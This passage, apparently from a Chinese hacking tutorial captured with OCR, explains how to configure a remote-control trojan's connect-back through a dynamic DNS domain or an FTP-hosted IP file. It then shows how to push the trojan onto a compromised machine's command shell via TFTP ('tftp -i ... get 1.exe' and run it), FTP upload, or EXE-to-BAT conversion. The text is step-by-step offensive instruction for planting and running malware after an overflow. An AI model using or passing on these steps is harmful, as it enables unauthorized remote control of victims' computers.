


图 18

点击“配置服务端”，如图 19。最上方的“IP 通知 Http 访问、DNS 解析或静态 IP”栏，也就上线方式的选择，一般我们都是使用 DNS 域名上线或 FTP 空间上线这两种方式。DNS 域名上线，就是通过在花生壳网站上申请的免费二级域名，再使用花生壳软件登录到花生壳服务器，将本机的 IP 地址更新到花生壳服务器与申请的二级域名绑定，所以访问这个二级域名就会指向到我们自己的 IP 地址。我们在填写 DNS 域名的时候，如果你使用的上线端口为 80 的话，则域名后面不用加端口，如果你的上线端口为其它端口的话，一定不要忘了将端口号也加上。FTP 空间上线，则是通过将一个带有自己 IP 地址和端口号的 TXT 文件更新到指定的 FTP 空间上，再通过 Http 域名访问到那个 TXT




图19




图20




图21

文件（http://www.xtaflf.com/ip.txt）来获取我们电脑的IP地址和连接端口信息。回到主界面中，点击“自动上线”，填入FTP地址、用户名和密码，最后点击“更新到空间”，如图20。

对于下面的一些安装名称、路径、连接密码等选择，这些内容我们可以根据自己的情况来填写，要注意一点，上面的安装路径和下面的文件保护安装路径不能指向同一个文件夹。这里的用户名和密码不用填写，好了，点击“生成服务端”，保存到桌面。

五、上传木马进行控制

1、TFTP上传文件

有时当我们溢出成功后会获得一个CMDshell，那么我们可以通过TFTP的方法来上传配置好的木马。不过事先一定要在本机上架设好TFTP服务器。运行TFTP.exe，把事先准备好的木马1.exe也放到TFTP.exe这个文件的目录里，如图21。

然后在CMDshell中输入命令 **tftp -i 125.123.73.142 get 1.exe**，如图22。接着直接输入1.exe回车，就可以运行木马了。对于TFTP上传方法，只能上传一些小文件，大文件的话还是要靠FTP来上传。




图22

2、FTP上传

打开CMD，输入命令 **ftp 125.123.73.142**，输入用户名user，再输入密码123456，如图23。

好了，也上传一个木马上去，输入命令 **put d:\123.exe** 回车，如图24。再使用LS命令查看一下，有没有上传成功了，如图25。




图23



图24




图25

呵呵，上传成功了，如果你想从FTP上下载点东西在本机的硬盘上，可以使用get命令，不过在此之前要查看一下，本机当前的所在目录，输入命令 **lcd**，如图26。



图26

现在来下载个文件看看，使用 **get 01.mp3**，好了，下载完成了，打开本机的C:\Documents and Settings\XtaFlf下看看，是不是有了哦，如图27。




图27

3、XXtoXX上传

有时候在获得一个CMDshell的时候，并不能通过上面的方法来上传我们的木马，所以我们就需要将木马事先转换成BAT或VBS文件，再把代码复制粘贴到CMDshell中一句一句的上传。打开CMD，切换盘符到EXE2bat文件所在目录，输入EXE2bat，如图28。

命令格式为 **EXE2bat 要转换的EXE文件 转换成的BAT**。好了，我们先来转换一下，输入命令 **EXE2bat bm.exe bm.bat**，如图29。




图 28

